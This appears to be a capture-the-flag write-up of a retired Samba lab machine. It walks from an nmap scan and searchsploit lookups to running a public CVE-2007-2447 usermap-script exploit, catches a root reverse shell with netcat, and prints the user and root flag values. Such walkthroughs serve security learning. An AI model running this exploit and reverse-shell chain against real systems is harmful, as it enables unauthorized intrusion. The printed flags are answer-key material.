# *enumeration*

we performed simple nmap and here is the result

```
nmap -sC -sV -sT -oN  Nmap.txt
10.10.10.3
1 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-03 07:55 EST
Nmap scan report for 10.10.10.3
Host is up (0.36s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup:
WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h34m23s, deviation: 3h32m10s, median: 4m21s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-03T08:02:35-05:00
| smb-security-mode:
```


```
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 235.17 seconds

We found oppen ports are
21-ftp
22-ssh
139- samba smbd 3.x
445- samba smbd 3.0.20

checking 21ftp no vulnerability has been found in searchspolit

checking 445 samba we can see multiple vuln and there is a RCE(Remote code execution) with username map script




```
┌──(root💀kali)-[/home/kali]
└─# searchsploit samba smbd 30.0.20
Exploits: No Results
Shellcodes: No Results

┌──(root💀kali)-[/home/kali]
└─# nikto -h 10.10.10.3
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on 10.10.10.3:80
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(root💀kali)-[/home/kali]
└─# searchsploit Samba 3.0.20
------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                    | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)          | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                             | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results

┌──(root💀kali)-[/home/kali]
└─# searchsploit samba 3.0.20
------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                    | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)          | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                             | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results

┌──(root💀kali)-[/home/kali]
└─# 
```

screenshot

searching the vulnerability we found **CVE-2007-2447**

searching this cve we found that there is a python script on github with all the necessary tools and commands to exploit it
https://github.com/amriunix/CVE-2007-2447



https://github.com/amriunix/CVE-2007-2447

master · 1 branch · 0 tags

amriunix Fix python3 print function issue! 6532bbe on Aug 16, 2020 · 3 commits

| | | |
|---|---|---|
| README.md | [Add,Fix] Links! | 2 years ago |
| usermap_script.py | Fix python3 print function issue! | 5 months ago |

README.md

## CVE-2007-2447

CVE-2007-2447 - Samba usermap script.
https://amriunix.com/post/cve-2007-2447-samba-usermap-script/

### Usage:

```
$ python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

- `RHOST` -- The target address
- `RPORT` -- The target port (TCP : 139)
- `LHOST` -- The listen address
- `LPORT` -- The listen port


### Installation

```
sudo apt install python python-pip
pip install --user pysmb
git clone https://github.com/amriunix/CVE-2007-2447.git
```


About: CVE-2007-2447 - Samba usermap script · Readme
Releases: No releases published
Packages: No packages published
Languages: Python 100.0%

screenshot

we ran all the commands from python script and we opened a listining port on 5555 witn nc -nlvp 5555



```
┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# python usermap_script.py 10.10.10.3 445 10.10.14.4 5555
Traceback (most recent call last):
  File "usermap_script.py", line 8, in <module>
    from smb.SMBConnection import SMBConnection
ImportError: No module named smb.SMBConnection

┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# python usermap_script.py 10.10.10.3 445 10.10.14.4 5555                                    1 ✗
Traceback (most recent call last):
  File "usermap_script.py", line 8, in <module>
    from smb.SMBConnection import SMBConnection
ImportError: No module named smb.SMBConnection

┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# pip install --user pysmb                                                                   1 ✗
Requirement already satisfied: pysmb in /root/.local/lib/python3.9/site-packages (1.2.6)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from pysmb) (0.4.8)

┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# python3 usermap_script.py 10.10.10.3 445 10.10.14.4 5555
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !

┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# nc -nlvp 5555
listening on [any] 5555 ...
^C

┌──(root💀kali)-[/home/…/machines/retired/lame/CVE-2007-2447]
└─# python3 usermap_script.py 10.10.10.3 445 10.10.14.4 5555                                   1 ✗
[*] CVE-2007-2447 - Samba usermap script
```



```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.3] 57497
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
initrd.img.old
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cd usr
ls
```

and boom we got the user excess

now we locate the user.txt and we get the user flag
887ee3b501f6b0c9f13fe64a2472a4d0

now we have to look for the rootflag

but what we are already root,, what!!!!!!! yes that python tool gave us root privilage
here comes the root flag
90c789e04696a9d4f41634a16089e9f0

and thats the end of the machine!!!!!!